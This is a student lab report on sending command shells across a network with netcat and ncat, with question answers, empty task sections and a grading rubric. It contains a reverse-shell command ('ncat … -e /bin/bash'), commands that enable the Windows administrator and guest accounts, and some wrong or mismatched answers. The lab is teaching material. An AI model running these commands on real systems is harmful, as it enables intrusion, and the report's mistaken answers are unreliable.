Lab 7: Analyze and Differentiate Types of Malware

Lukas Fuller

IA-301 Introduction to Information Assurance

Prepared for

Professor Elizabeth Tolson

**Abstract**

By the end of this lab, students will be able to send a command shell from one machine to another. Tools like netcat and nmap can be used to send a command shell to another machine on the network. A person on the inside of the network has the ability to send a reverse shell to a machine on the internet. Even if the company firewall is blocking all outbound ports except 80 and 443, the attacker can use these ports to forward a command shell. Normally, you do not want command shells sent out of your network.

**Materials**


1. Backtrack 5
2. Windows 2007 Internal Attack Machine


**Methodology**


By using various commands such as cp to first copy the file to the attack machine, then nc to link the machines

**Lab**


Task 1:


1. 


2, 

3. 


Task 2:


1. 

2.


3.

Task 3

1. 

2.

3.



**Questions:**

Task 1

1. What is the command to start a netcat listener on port 443? **nc -l -p 443**
2. What folders should you put netcat in so it is in the Windows Path? **C:disk/Windows**
3. What is the command to enable the administrator account? **net user administrator /active:yes**
4. In what operating systems is the Administrator account disabled by default? **Windows Vista and Windows 7**

Task 2

1. What is the command to start ncat listener on port 22? **ncat -l -p 22**
2. What is the command to enable the guest account? **net user guest /active:yes**
3. In what operating systems is the guest account disabled by default? **All Windows versions**
4. What is the major difference between netcat and Nmap’s ncat? **Ncat will not be classified as a virus file by most Anti-Virus vendors**

Task 3

1. What is the command to start a netcat listener on port 443 in Windows? **ncat 192.168.100.5 443 -e /bin/bash**
2. What is the command to display your IP Address in Linux? **ifconfig**
3. What is the command to add a user in Linux? **useradd**
4. What are two files located in the /etc directory associated with accounts? **shadow and passwd**

**Conclusion**

This lab was covered an interesting idea to me at least, and that is to send a command shell over a network. Usually you wouldn’t want to do this, however if certain ports are blocked except for ports like 80 and 443, this is a very viable option to gain access to a particular user’s system. You can then perform administrative tasks and add or delete files or user accounts and add passwords as well. It was insightful to learn another way to accomplish this task, and hopefully this will come in handy in the future.

**Grading Rubric**

|  |  |  |  |
| --- | --- | --- | --- |
| Requirement | **Points Allowed** | **Points Actual** | **Comments** |
|  |  |  |  |
| **Title page** | **5** |  |  |
| **Screen shots** | **5** |  |  |
| **Questions** | **10** |  |  |
| **Conclusion** | **5** |  |  |
|  |  |  |  |
| **Extra Credit** |  |  |  |
|  |  |  |  |
|  |  |  |  |
| **Total Points** | **25** |  |  |